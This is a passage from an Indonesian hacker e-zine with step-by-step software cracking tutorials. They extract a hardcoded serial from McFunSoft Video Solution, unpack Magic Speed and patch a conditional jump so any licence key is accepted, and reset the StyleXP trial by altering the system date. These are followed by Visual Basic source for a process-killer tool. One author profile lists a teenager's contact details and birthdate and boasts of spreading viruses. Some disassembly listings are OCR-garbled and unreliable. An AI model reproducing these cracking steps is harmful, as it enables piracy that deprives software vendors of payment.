McFunSoft Video Solution merupakan sebuah tool video all-in-one yang berfungsi untuk melakukan proses capture, edit, dan burning



Ketika selesai di-install dan dijalankan, halaman pertama yang muncul adalah seperti dibawah ini



- Purchase akan membawa anda menuju situs pembuat software ini dan anda akan diminta untuk membayar 29,95 US \$ (kalikan saja sengan Rp 9400).
- Enter Key adalah tombol yang akan membawa anda untuk memasukkan Nama, perusahaan dan Serial number agar software menjadi Full version. Jika kode registrasi salah, maka anda hanya dapat menikmati software ini selama 30 hari saja.
- Exit ya keluar.
- Keep Testing mencoba langsung software pada perisode yang dibatasi.

Sekarang coba buka mvs.exe dengan OllySND. Klik kanan dan pilih **search for – all referenced text string.** Perhatikan gambar dibawah ini

```
0057F834|ascii "LabOrderClick"
0057F848 ascii "btnCloseClick"
0057F856 ascii "TfrmEnterKey"
0057F882 ascii "TfrmEnterKey"
0057F899 ascii "enterkey"
                                                                              ASCII "MUS59
ASCII "Done"
ASCII "REG"
ASCII "REG"
ASCII "Name"
0057F90B mov edx,mvs.0057FA2C
                                                                                       "MVS5945630"
0057F91D mov edx, mvs.0057FA40
0057F922
              mov eax, mvs.0057FA50
0057F93D mov eax,mvs.0057FA50
0057F942
             mov edx,mvs.0057FA50
                                                                               ASCII "REG"
0057F95D mov eax,mvs.0057FA50
0057F962 mov edx, mvs.0057FA6C
0057FA2C ascii "MVS5945630",0
0057FA40 ascii "Done",0
0057FA50 ascii "REG",0
0057FA5C ascii "Name",0
                                                                              ASCII "Company"
0057FA6C ascii "Company",0
```

Perhatikan baris 0057F90B | mov edx,mvs.0057FA2C | ASCII "MVS5945630". dibawahnya juga terdapat baris-baris berisikan informasi mencurigakan yang akan mengarahkan cracker ke kode registrasi.

Penasaran bukan?? Sekarang coba lakukan registrasi software ini. Klik Enter Key pada menu utama ketika program tersebut dijalankan. Isi Full Name dan Organization (sembarangan aja) dan Registration Key dengan MVS5945630



Wew. Ternyata Serial number bisa langsung anda temukan sendiri didalam tubuh program. © sekarang anda merasa senang karena telah berhasil melakukan cracking yang sangat mudah atau malahan anda merasa beruntung bisa menghemat 29,95 US \$? silahkan mencoba. (poni, ferdianelli@yahoo.com) #Yogyafree Pontianak#

**X - C O D E** | issue#9 - **33 -**

#### 5.Cracking #5. Magic Speed v3.2 (http://www.smartpctools.com)

Mengakali kode registrasi

cracker: poni

Magic Speed dapat membantu Anda untuk mengoptimalisasi sistem dengan mengontrol sejumlah program start-up, menghapus file temporary, memperbaiki sistem registry yang bermasalah, dan melakukan proses tweaking pada sistem operasi Windows.



Software ini akan meminta kunci lisensi ketika anda pertama kali menjalankannya, dan akan terus meminta sampai anda memasukkan kode registrasinya secara benar. Program juga akan mematikan beberapa fungsi jika masa pakai telah lewat (14 hari).




Setelah dianalisa dengan PeiD, ternyata software ini dienkripsi sebanyak dua kali dengan Armadillo 3.78 dan UPX 0.89.6 - 1.02 / 1.05 - 1.24. Pengguna menggunakan dilloDIE v1.6 untuk me-reverse proteksi Armadillo dan RL!deUPX 1.x-2.x untuk me-reverse proteksi UPX . perhatikan gambar.

**X - C O D E** | issue#9 - **34** -



Unpacking Magic Speed dengan dilloDIE



onpacking Magic speed dengan Kudeorx 1.x-2.x

Setelah selesai di-unpack, Magic Speed ini disimpan dengan nama unpacked.exe di folder. Penulis menggunakan OllySND untuk mencari kata "The registration info is

```
Incorrect!" .perhatikan digambar.

004900R78 asoii "Close",0
004900R78 asoii "Close",0
004900R78 asoii "Close",0
004900R78 asoii "Close",0
004900R78 asoii "open",0
004900R7 push unpacked.004900R88
004900R80 push unpacked.004900R88
004900R80 push unpacked.00490CR80
004900R80 mov eck,unpacked.00490CR80
004900R80 mov eck,unpacked.00490CR80
004900R80 mov eck,unpacked.00490CR80
004900R80 mov eck,unpacked.00490CR00
00490
```

Ternyata penulis juga menemukan kalimat "Thank you for registering Magic Speed!". Klik dua kali dan lihat alur program.

**X - C O D E** | issue#9 - **35 -**



Algoritma kesalahan memasukkan kode registrasinya dalah sebagai berikut:

- Alur dimulai dari baris 0049CD0D | 74 75 | je short unpacked.0049CD84
   Jika kode yang dimasukkan salah maka alur akan loncat ke baris 0049CD84 | 68
   F4CF4900 | push unpacked.0049CFF4 | ASCII "The registration info is incorrect!".
- Baris 0049CD4F yang merupakan alur registrasi jika kode dimasukkan secara benar akan dilewati sehingga registrasi dianggap gagal.

Ini merupakan alur kunci untuk mengakali proses registrasi Magic Speed. Klik dua kali pada baris 0049CD0D dan ubah je short 0049CD84 menjadi jnz short 0049CD4F.klik kanan dan pilih Copy to executeable > All modifications. Lalu simpan menjadi MagicSpeed2.exe

Buka MagicSpeed2.exe dan klik Enter Licensing key. Masukkan nama dan kunci lisensi secara sembarangan dan klik Apply. © sekarang Magic Speed telah diregistrasi secara kasar. Meskipun salah dalam memasukkan kode lisensi, tetapi program tetap menganggap registrasinya sah. (Poni, ferdianelli@yahoo.com)



**X - C O D E** | issue#9 - **36** -

# Manual Crack Style Xp version 2.000000



Oleh: Sapta Ady Putra

Salam kenal bagi para master – master computer,

ini murni hasil karya gue berdasarkan pengalaman , tapi gue juga gak tau kalau – kalau cara ini udah ada sebelumnya. :p

Ok! langsung saja, here we go!!!!


The first kamu harus mempunyai computer:)

hari gini gak ada computer! apa kata dunia ???.......

kemudian kamu harus mempunyai software style xp version 2.000000 kalian bisa download di <a href="http://www.tgtsoft.com/">http://www.tgtsoft.com/</a> atau cari aja di google

dan pastikan kalau listrik di tempat kamu hidup <<<<< musuh berat hacker :)

buka date and time properties di control panel




Pastikan anda mensetting tanggal 1 . bulan dan tahun bebas . ok / apply , supaya lebih mudah gitu,

Kemudian install style xp anda Lanjut

Buka about style xp, pemakaian software hanya bisa 30 hari, saya anggap pemakaian anda tinggal 18 hari lagi dan tepatnya pada tanggal 12 seperti di bawah ini.


Basa – basi : crack tidak bisa dilakukan apabila pemakaian software masih 30 hari lagi, Minimal sisa pemakaian tinggal 29 hari lagi. **X - C O D E** | issue#9 - **37 -**



#### Disinilah kita mulai:

Kau harus merusak stylexpservice, berikut cara – caranya:

- Buka device manager dengan cara clt alt del, pada processes klik stylexpservice kemudian end process kan atau matikan
- start, run, ketik msconfig, pada services disable stylexpservice kemudian apply
- kemudian pindah ke startup, stylexp jangan di disable
- buka explorer c:/windows/prefetch, didalam folder prefetch delete semua file, sebenernya sih delete saja komponen style xp nya tapi gue lupa apa nama nya yang didelete, pendeletan ini juga bisa mempercepat computer anda:)
- Jangan lupa pada option style xp pilih run at start up
- Ini yang menurut gue yang paling ampuh , delete stylexphelper pada c:\program files\TGTsoft\stylexp biasanya bericon dos .
- pesan error yang kita cari




Pada tanggal 13 , Saat anda menghidupkan kembali komputer , maka akan muncul pesan error seperti di atas .

Dan kalau anda sudah pada tahap ini , buka date and time properties di control panel Kembalikan tanggal ke tanggal 12 . ok/apply

Terus install kembali style xp anda , dan style anda siap digunakan kembali dengan masa pemakaian tinggal 19 hari lagi , bertambah sehari bukan :)

Bagaimana kalau pada tanggal 13 dibalikkan ke tanggal 1 hmm kamu bisa mendapatkan style xp dengan masa pemakaian tinggal 30 hari lagi huehueheu.....



**X - C O D E** | issue#9 - **38 -**

#### **Profil Penulis:**



Nick: N4ruto, sapta #Yogyafree #Xcode Irc.dal.net

Nama asli: Sapta Ady Putra

Kontak: uzumaki\_sapta@yahoo.com

TTL: Baturaja, 29 september 1990 masih 17 th nihhhh Mesin: Intel Pentium III 128 mbRam ( mesin butut )

Operating System: Window Xp Prof – linux redhat 9.3 (open

source Man ) – linux suse

Proyek: Mengembangkan komunitas Xcode dari jarak Jauh

yaitu kota baturaja , sum-sel. Memajukan IT Indonesia , maunya sihhhhh

Saya orangnya qren bukan ,, pd abiss huehue , gue orangya biasa – biasa aja gak pinter tapi juga gak bodoh hmm maksud lohh !@!#1, gue mengenal komputer pada saat gue masuk smk n 3 oku jurusan TKJ , awalnya gak tau megang mouse wkwkwkw. But berkat semua guru smk / stm gue bisa lebih lebih maju <<<< maju apanya nihhh...... Mempunyai hobby yang buruk yaitu buat virus trus sebarkan ketemen – temen hehehe..

Terimakasih buat temen – temen gue yang telah mendukung gue khusus nya kelas III TKJ ,,,,, BTW kita lulus gak ya...

#### Komunitas xcode di baturaja

Yang mempunyai keahlian hebat yuk kita berbagi ilmu melaui xcode cabang baturaja Hub via email : uzumaki\_sapta@yahoo.com atau ke smk n 3 oku

Yang baru bergabung hanya dua orang ,,,, topan and Erika hahaha gimana sihhhh.....

END OF FILE, SEE YOU ALL, ZZZZZZZ

**X - C O D E** | issue#9 - **39 -**

# Pemgrograman Hack Tool IV


Process Killer: #The Stupid Terminator#

Author: YaDoY666

Pada kesempatan kali ini saya ingin berbagi ke pada teman-teman tentang cara untuk membuat sebuah program yang berguna untuk men-terminate proses yang sedang berjalan di memory. program ini akan saya namakan "The Stupid Treminator". Program ini baik digunakan sebagai alternatif apabila taskmanager kita terkunci oleh virus. Oke langsung aja. Dalam pembuatan program ini kita membutuhkan dua buah form, tiga buah class module . Form pertama sebagai form utama dan form kedua sebagai halaman about. Beri nama FrmMain untuk form pertama, dan Frm\_Splash untuk form kedua. Kemudian berinama cCRC32 untuk class module pertama, cGetFileIcon untuk class module kedua, dan cScanProcesses. Buat design form utama seperti gambar dibawah ini



Kemudian bentuk form ke dua seperti pada gambar dibawah ini



Kemudaian kopi paste kan source code dibawah ini dan letakan pada FrmMain

Dim WithEvents SCANPROC As cScanProcesses

Dim m\_Time As Single
Dim FILEICON As cGetFileIcon

#### **Option Explicit**

Const SR = 0
Const GDI = 1
Const USR = 2
Const VER\_PLATFORM\_WIN32s = 0
Const VER\_PLATFORM\_WIN32\_WINDOWS = 1
Const VER\_PLATFORM\_WIN32\_NT = 2

Private Type OSVERSIONINFO dwOSVersionInfoSize As Long dwMajorVersion As Long dwMinorVersion As Long dwBuildNumber As Long dwPlatformId As Long szCSDVersion As String \* 128 End Type

Private Type MEMORYSTATUS dwLength As Long dwMemoryLoad As Long dwTotalPhys As Long dwAvailPhys As Long dwTotalPageFile As Long dwAvailPageFile As Long dwTotalVirtual As Long dwAvailVirtual As Long End Type

Private Declare Function GetComputerName Lib "kernel32.dll" Alias "GetComputerNameA" (ByVal lpBuffer As String, nSize As Long) As Long

Private Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" (ByVal hwnd As Long, ByVal lpOperation As String, ByVal lpPile As String, ByVal lpParameters As String, ByVal lpDirectory As String, ByVal nShowCmd As Long) As Long

Private Declare Sub GlobalMemoryStatus Lib "kernel32" (IpBuffer As MEMORYSTATUS)

Private Declare Function pBGetFreeSystemResources Lib "rsrc32.dll" \_ Alias "\_MyGetFreeSystemResources32@4" (ByVal iResType As Integer) As Integer

Private Declare Function GetVersionEx Lib "kernel32" \_ Alias "GetVersionExA" (IpVersionInformation As OSVERSIONINFO) As Long

```
Private Sub Cmd_Refresh_Click()
ListView1.ListItems.Clear
```

SCANPROC.SystemProcesses = True m\_Time = Timer SCANPROC.BeginScanning

End Sub

Private Sub Cmd\_terminate\_Click()

If MsgBox("Are you sure to terminate this stupid program?", vbExclamation + vbYesNo + vbDefaultButton2,
"Terminate Process") = vbYes Then

If SCANPROC.TerminateProcess(ListView1.SelectedItem.SubItems(2)) = True Then

Call Cmd\_Refresh\_Click
End If
End If

End Sub

Private Sub Form\_Load()
Set SCANPROC = New cScanProcesses
Set FILEICON = New cGetFileIcon
ListView1.ListItems.Clear

SCANPROC.SystemProcesses = True m\_Time = Timer SCANPROC.BeginScanning

End Sub

Private Sub Image 1\_Click()
Frm\_Splash.Show
End Sub

Private Sub SCANPROC\_CurrentProcess (File As String, Path As String, ID As Long, Terminate As Boolean)
Dim p\_HasImage As Boolean
If Path <> "SYSTEM" Then
p\_HasImage = True
On Error Resume Next
ImageList1.ListImages (File).Tag = ""

If Not Err.Number = 0 Then

ImageList1.ListImages.Add , File, FILEICON.Icon(Path & File, SmallIcon)

Err.Clear End If End If

Dim Isv As ListItem
If p\_HasImage Then
Set Isv = ListView1.ListItems.Add(, , File, , File)
Else
Set Isv = ListView1.ListItems.Add(, , File)
End If
Dim crc As New cCRC32
Isv.SubItems(1) = Path
Isv.SubItems(2) = ID

lsv.SubItems(3) = crc.FileChecksum(Path & File)
lsv.ListSubItems(2).ForeColor = vbBlue

lsv Selected = True

Isv.Selected = True Isv.EnsureVisible End Sub

Private Sub SCANPROC\_DoneScanning(TotalProcesses As Integer)

Dim p\_Elapsed As Single p\_Elapsed = Timer - m\_Time

Debug.Print "Total Number of Process Detected: " & TotalProcesses & vbNewLine & "Total Scan Time: " & p\_Elapsed & vbNewLine

Label3.Caption = TotalProcesses

End Sub

Private Sub Image2\_Click() End End Sub

Private Sub Timer1\_Timer()
Dim MS As MEMORYSTATUS

Dim compname As String \* 255, cname As String Dim X As Long

X = GetComputerName(compname, 255) cname = Trim(compname) cname = Left(cname, Len(cname) - 1) lbl(7).Caption = cname

MS.dwLength = Len(MS)
Call GlobalMemoryStatus(MS)
With MS
lbl(0) = Format\$(.dwTotalPhys / 1024, "#,###.##") & "KB"
lbl(1) = Format\$(.dwAvailPhys / 1024, "#,###.##") & "KB"
lbl(2) = Format\$(.dwTotalVirtual / 1024, "#,###.##") & "KB"
lbl(3) = Format\$(.dwAvailVirtual / 1024, "#,###.##") & "KB"
lbl(4) = Format\$(.dwTotalPageFile / 1024, "#,###.##") & "KB"
lbl(5) = Format\$(.dwAvailPageFile / 1024, "#,###.##") & "KB"
lbl(6) = Format\$(.dwMemoryLoad, "##0.00") & "%"
End With

End Sub

Lalu kopi pastekan source code dibawah ini dan letakan pada class Module cCRC32

'Author: Noel A. Dacara (noeldacara@yahoo.com)

'Modified by: YaDoY666

Option Explicit

Private Declare Function CallWindowProc Lib "user32" Alias "CallWindowProcA" (ByVal lpPrevWndFunc As Long, ByVal hwnd As Long, ByVal Msg As Long, ByVal wParam As Long, ByVal lParam As Long) As Long Private m\_CRC32Asmbl() As Byte Private m\_CRC32Table (0 To 255) As Long

Function FileChecksum(File As String) As String
'Returns the CRC32 checksum value of a specified file.
'Make sure the file isn't empty or invalid to avoid errors later
If Len(Dir\$(File)) = 0 Then
Exit Function
End If

On Error GoTo Err\_Handler

Dim Arr() As Byte Dim f As Integer

f = FreeFile 'Get any available file number for use

Open File For Binary Access Read As f
'Redimensionized array according to length of file
ReDim Arr(0 To LOF(f) - 1) As Byte
Get #f, , Arr() 'Get file contents
Close #f

'Calculate CRC32 checksum FileChecksum = Hex\$(CalculateBytes(Arr))

```
Err Handler:
End Function
Function StringChecksum(Str As String) As String
If Not Len(Str) = 0 Then
StringChecksum = Hex$(CalculateBytes(StrConv(Str, vbFromUnicode)))
End If
End Function
Private Function CalculateBytes(Arr() As Byte) As Long
Dim CRC32 As Long
CRC32 = &HFFFFFFFF 'CRC32 must have this default value
On Local Error GoTo Err_Handler
Dim i As Long
i = UBound(Arr) - LBound(Arr) + 1 'Precalculate size of array
Call CallWindowProc(VarPtr(m_CRC32Asmbl(0)), VarPtr(CRC32), VarPtr(Arr(LBound(Arr))),
VarPtr(m_CRC32Table(0)), i)
Err_Handler:
CalculateBytes = (Not CRC32) 'Return CRC32 value
End Function
Private Sub Class_Initialize()
Dim i As Long
m_{CRC32Table(0)} = &H0
m_CRC32Table(1) = &H77073096
m_CRC32Table(2) = &HEE0E612C
m_{CRC32Table(3)} = &H990951BA
m_{CRC32Table(4)} = &H76DC419
m_CRC32Table(5) = &H706AF48F
m_{CRC32Table(6)} = &HE963A535
m_{CRC32Table(7)} = &H9E6495A3
m_{CRC32Table(8)} = &HEDB8832
m_{CRC32Table}(9) = &H79DCB8A4
m_CRC32Table(10) = &HE0D5E91E
m_{CRC32Table(11)} = &H97D2D988
m_{CRC32Table(12)} = &H9B64C2B
m_CRC32Table(13) = &H7EB17CBD
m_{CRC32Table(14)} = &HE7B82D07
m_{CRC32Table(15)} = &H90BF1D91
m_{CRC32Table(16)} = &H1DB71064
m_{CRC32Table(17)} = \&H6AB020F2
m_{CRC32Table(18)} = &HF3B97148
m_CRC32Table(19) = &H84BE41DE
m_{CRC32Table(20)} = &H1ADAD47D
m_CRC32Table(21) = &H6DDDE4EB
m_{CRC32Table(22)} = &HF4D4B551
m_CRC32Table(23) = &H83D385C7
m_{CRC32Table(24)} = &H136C9856
m_{CRC32Table(25)} = &H646BA8C0
m_{CRC32Table(26)} = &HFD62F97A
m_CRC32Table(27) = &H8A65C9EC
m_{CRC32Table(28)} = &H14015C4F
m_{CRC32Table(29)} = &H63066CD9
m_CRC32Table(30) = &HFA0F3D63
m_{CRC32Table(31)} = &H8D080DF5
m_{CRC32Table(32)} = &H3B6E20C8
m_{CRC32Table(33)} = &H4C69105E
m_{CRC32Table(34)} = &HD56041E4
m_{CRC32Table(35)} = &HA2677172
m_CRC32Table(36) = &H3C03E4D1
m_{CRC32Table(37)} = &H4B04D447
m_{CRC32Table(38)} = &HD20D85FD
```

m\_CRC32Table(39) = &HA50AB56B m\_CRC32Table(40) = &H35B5A8FA

 $m_{CRC32Table(41)} = &H42B2986C$ m\_CRC32Table(42) = &HDBBBC9D6 m\_CRC32Table(43) = &HACBCF940  $m_{CRC32Table(44)} = &H32D86CE3$  $m_{CRC32Table(45)} = &H45DF5C75$  $m_{CRC32Table(46)} = &HDCD60DCF$  $m_{CRC32Table(47)} = &HABD13D59$ m\_CRC32Table(48) = &H26D930AC  $m_{CRC32Table(49)} = &H51DE003A$  $m_{CRC32Table(50)} = &HC8D75180$ m\_CRC32Table(51) = &HBFD06116  $m_{CRC32Table(52)} = &H21B4F4B5$  $m_{CRC32Table(53)} = &H56B3C423$  $m_CRC32Table(54) = \&HCFBA9599$  $m_{CRC32Table(55)} = &HB8BDA50F$  $m_{CRC32Table(56)} = &H2802B89E$  $m_{CRC32Table(57)} = &H5F058808$  $m_{CRC32Table(58)} = &HC60CD9B2$  $m_{CRC32Table(59)} = &HB10BE924$  $m_{CRC32Table(60)} = & H2F6F7C87$  $m_{CRC32Table(61)} = &H58684C11$  $m_{CRC32Table(62)} = &HC1611DAB$  $m_CRC32Table(63) = &HB6662D3D$  $m_{CRC32Table(64)} = &H76DC4190$  $m_{CRC32Table(65)} = &H1DB7106$ m\_CRC32Table(66) = &H98D220BC  $m_{CRC32Table(67)} = \&HEFD5102A$ m\_CRC32Table(68) = &H71B18589  $m_{CRC32Table(69)} = &H6B6B51F$  $m_{CRC32Table(70)} = &H9FBFE4A5$ m\_CRC32Table(71) = &HE8B8D433  $m_{CRC32Table(72)} = &H7807C9A2$  $m_{CRC32Table(73)} = &HF00F934$  $m_{CRC32Table(74)} = &H9609A88E$  $m_{CRC32Table(75)} = &HE10E9818$  $m_{CRC32Table(76)} = \&H7F6A0DBB$ m\_CRC32Table(77) = &H86D3D2D  $m_{CRC32Table(78)} = &H91646C97$  $m_{CRC32Table(79)} = &HE6635C01$  $m_{CRC32Table(80)} = &H6B6B51F4$  $m_{CRC32Table(81)} = &H1C6C6162$  $m_{CRC32Table(82)} = \&H856530D8$ m\_CRC32Table(83) = &HF262004E  $m_{CRC32Table(84)} = &H6C0695ED$ m\_CRC32Table(85) = &H1B01A57B m\_CRC32Table(86) = &H8208F4C1  $m_{CRC32Table(87)} = \&HF50FC457$ m\_CRC32Table(88) = &H65B0D9C6  $m_{CRC32Table(89)} = &H12B7E950$ m\_CRC32Table(90) = &H8BBEB8EA  $m_CRC32Table(91) = &HFCB9887C$  $m_{CRC32Table(92)} = \&H62DD1DDF$  $m_{CRC32Table(93)} = &H15DA2D49$ m\_CRC32Table(94) = &H8CD37CF3  $m_{CRC32Table}(95) = &HFBD44C65$  $m_{CRC32Table(96)} = &H4DB26158$  $m_{CRC32Table}(97) = &H3AB551CE$  $m_{CRC32Table}(98) = &HA3BC0074$  $m_{CRC32Table(99)} = &HD4BB30E2$ m\_CRC32Table(100) = &H4ADFA541  $m_{CRC32Table(101)} = &H3DD895D7$  $m_{CRC32Table(102)} = &HA4D1C46D$  $m_CRC32Table(103) = &HD3D6F4FB$  $m_{CRC32Table(104)} = &H4369E96A$ m\_CRC32Table(105) = &H346ED9FC  $m_{CRC32Table(106)} = &HAD678846$  $m_{CRC32Table(107)} = &HDA60B8D0$ m\_CRC32Table(108) = &H44042D73  $m_{CRC32Table(109)} = &H33031DE5$  $m_{CRC32Table(110)} = &HAA0A4C5F$ 

m\_CRC32Table(111) = &HDD0D7CC9 m\_CRC32Table(112) = &H5005713C m\_CRC32Table(113) = &H270241AA  $m_{CRC32Table(114)} = &HBE0B1010$ m\_CRC32Table(115) = &HC90C2086  $m_{CRC32Table(116)} = &H5768B525$  $m_{CRC32Table(117)} = &H206F85B3$ m\_CRC32Table(118) = &HB966D409  $m_CRC32Table(119) = &HCE61E49F$  $m_{CRC32Table(120)} = \&H5EDEF90E$ m\_CRC32Table(121) = &H29D9C998  $m_{CRC32Table(122)} = &HB0D09822$  $m_{CRC32Table(123)} = &HC7D7A8B4$  $m_{CRC32Table(124)} = &H59B33D17$  $m_{CRC32Table(125)} = &H2EB40D81$  $m_{CRC32Table(126)} = \&HB7BD5C3B$  $m_{CRC32Table(127)} = &HC0BA6CAD$  $m_{CRC32Table(128)} = & HEDB88320$  $m_{CRC32Table(129)} = &H9ABFB3B6$ m\_CRC32Table(130) = &H3B6E20C  $m_{CRC32Table(131)} = &H74B1D29A$ m\_CRC32Table(132) = &HEAD54739  $m_{CRC32Table(133)} = \&H9DD277AF$  $m_{CRC32Table(134)} = &H4DB2615$ m\_CRC32Table(135) = &H73DC1683 m\_CRC32Table(136) = &HE3630B12  $m_{CRC32Table(137)} = &H94643B84$  $m_{CRC32Table(138)} = &HD6D6A3E$ m\_CRC32Table(139) = &H7A6A5AA8  $m_{CRC32Table(140)} = &HE40ECF0B$ m\_CRC32Table(141) = &H9309FF9D  $m_{CRC32Table(142)} = &HA00AE27$  $m_{CRC32Table(143)} = &H7D079EB1$  $m_{CRC32Table(144)} = &HF00F9344$  $m_{CRC32Table(145)} = \&H8708A3D2$  $m_{CRC32Table(146)} = &H1E01F268$  $m_{CRC32Table(147)} = &H6906C2FE$  $m_{CRC32Table(148)} = &HF762575D$  $m_{CRC32Table(149)} = &H806567CB$ m\_CRC32Table(150) = &H196C3671  $m_{CRC32Table(151)} = &H6E6B06E7$  $m_{CRC32Table(152)} = &HFED41B76$ m\_CRC32Table(153) = &H89D32BE0  $m_{CRC32Table(154)} = &H10DA7A5A$  $m_{CRC32Table(155)} = \&H67DD4ACC$  $m_{CRC32Table(156)} = \&HF9B9DF6F$  $m_{CRC32Table(157)} = \&H8EBEEFF9$  $m_{CRC32Table(158)} = &H17B7BE43$  $m_{CRC32Table(159)} = &H60B08ED5$  $m_{CRC32Table(160)} = &HD6D6A3E8$  $m_{CRC32Table(161)} = &HA1D1937E$  $m_{CRC32Table(162)} = &H38D8C2C4$  $m_{CRC32Table(163)} = &H4FDFF252$  $m_{CRC32Table(164)} = &HD1BB67F1$  $m_{CRC32Table(165)} = &HA6BC5767$  $m_{CRC32Table(166)} = \&H3FB506DD$  $m_{CRC32Table(167)} = &H48B2364B$  $m_{CRC32Table(168)} = &HD80D2BDA$  $m_{CRC32Table(169)} = &HAF0A1B4C$ m\_CRC32Table(170) = &H36034AF6  $m_{CRC32Table(171)} = &H41047A60$  $m_{CRC32Table(172)} = &HDF60EFC3$  $m_{CRC32Table(173)} = &HA867DF55$  $m_{CRC32Table(174)} = &H316E8EEF$ m\_CRC32Table(175) = &H4669BE79  $m_{CRC32Table(176)} = &HCB61B38C$  $m_{CRC32Table(177)} = &HBC66831A$ m\_CRC32Table(178) = &H256FD2A0  $m_{CRC32Table(179)} = &H5268E236$ m\_CRC32Table(180) = &HCC0C7795

 $m_{CRC32Table(181)} = &HBB0B4703$ m\_CRC32Table(182) = &H220216B9 m\_CRC32Table(183) = &H5505262F  $m_{CRC32Table(184)} = \&HC5BA3BBE$  $m_{CRC32Table(185)} = &HB2BD0B28$  $m_{CRC32Table(186)} = &H2BB45A92$  $m_{CRC32Table(187)} = &H5CB36A04$ m\_CRC32Table(188) = &HC2D7FFA7  $m_CRC32Table(189) = &HB5D0CF31$  $m_{CRC32Table(190)} = &H2CD99E8B$ m\_CRC32Table(191) = &H5BDEAE1D  $m_{CRC32Table(192)} = &H9B64C2B0$  $m_{CRC32Table(193)} = &HEC63F226$ m\_CRC32Table(194) = &H756AA39C  $m_{CRC32Table(195)} = &H26D930A$  $m_{CRC32Table(196)} = &H9C0906A9$  $m_{CRC32Table(197)} = & HEB0E363F$  $m_{CRC32Table(198)} = &H72076785$  $m_{CRC32Table(199)} = &H5005713$  $m_{CRC32Table(200)} = &H95BF4A82$  $m_{CRC32Table(201)} = &HE2B87A14$  $m_{CRC32Table(202)} = &H7BB12BAE$  $m_{CRC32Table(203)} = &HCB61B38$  $m_{CRC32Table(204)} = &H92D28E9B$  $m_{CRC32Table(205)} = & HE5D5BE0D$ m\_CRC32Table(206) = &H7CDCEFB7  $m_{CRC32Table(207)} = &HBDBDF21$ m\_CRC32Table(208) = &H86D3D2D4  $m_{CRC32Table(209)} = & HF1D4E242$  $m_{CRC32Table(210)} = \&H68DDB3F8$  $m_CRC32Table(211) = &H1FDA836E$  $m_CRC32Table(212) = &H81BE16CD$  $m_{CRC32Table(213)} = &HF6B9265B$ m\_CRC32Table(214) = &H6FB077E1  $m_{CRC32Table(215)} = &H18B74777$ m\_CRC32Table(216) = &H88085AE6  $m_{CRC32Table(217)} = \&HFF0F6A70$  $m_{CRC32Table(218)} = &H66063BCA$  $m_{CRC32Table(219)} = &H11010B5C$  $m_{CRC32Table(220)} = \&H8F659EFF$  $m_{CRC32Table(221)} = &HF862AE69$  $m_CRC32Table(222) = &H616BFFD3$ m\_CRC32Table(223) = &H166CCF45  $m_{CRC32Table(224)} = &HA00AE278$ m\_CRC32Table(225) = &HD70DD2EE  $m_{CRC32Table(226)} = &H4E048354$  $m_{CRC32Table(227)} = &H3903B3C2$  $m_{CRC32Table(228)} = &HA7672661$  $m_{CRC32Table(229)} = &HD06016F7$  $m_{CRC32Table(230)} = &H4969474D$  $m_{CRC32Table(231)} = &H3E6E77DB$  $m_{CRC32Table(232)} = \&HAED16A4A$  $m_{CRC32Table(233)} = &HD9D65ADC$  $m_{CRC32Table(234)} = &H40DF0B66$  $m_{CRC32Table(235)} = &H37D83BF0$  $m_{CRC32Table(236)} = \&HA9BCAE53$  $m_{CRC32Table(237)} = &HDEBB9EC5$  $m_{CRC32Table(238)} = &H47B2CF7F$ m\_CRC32Table(239) = &H30B5FFE9  $m_{CRC32Table(240)} = &HBDBDF21C$ m\_CRC32Table(241) = &HCABAC28A  $m_{CRC32Table(242)} = &H53B39330$  $m_{CRC32Table(243)} = &H24B4A3A6$  $m_{CRC32Table(244)} = &HBAD03605$ m\_CRC32Table(245) = &HCDD70693  $m_{CRC32Table(246)} = &H54DE5729$  $m_{CRC32Table(247)} = &H23D967BF$ m\_CRC32Table(248) = &HB3667A2E  $m_{CRC32Table(249)} = &HC4614AB8$  $m_{CRC32Table(250)} = &H5D681B02$ 

m\_CRC32Table(251) = &H2A6F2B94 m\_CRC32Table(252) = &HB40BBE37 m\_CRC32Table(253) = &HC30C8EA1 m\_CRC32Table(254) = &H5A05DF1B m\_CRC32Table(255) = &H2D02EF8D

#### Const ASM As String =

"5589E557565053518B45088B008B750C8B7D108B4D1431DB8A1E30C3C1E80833049F464975F28B4D08890159 5B585E5F89EC5DC21000"

ReDim m\_CRC32Asmbl(0 To Len(ASM) \ 2 - 1) 'Initialize CRC32 precompiled assembly code

For i = 1 To Len(ASM) Step 2 m\_CRC32Asmbl(i  $\setminus$  2) = Val("&H" & Mid(ASM, i, 2)) Next i End Sub

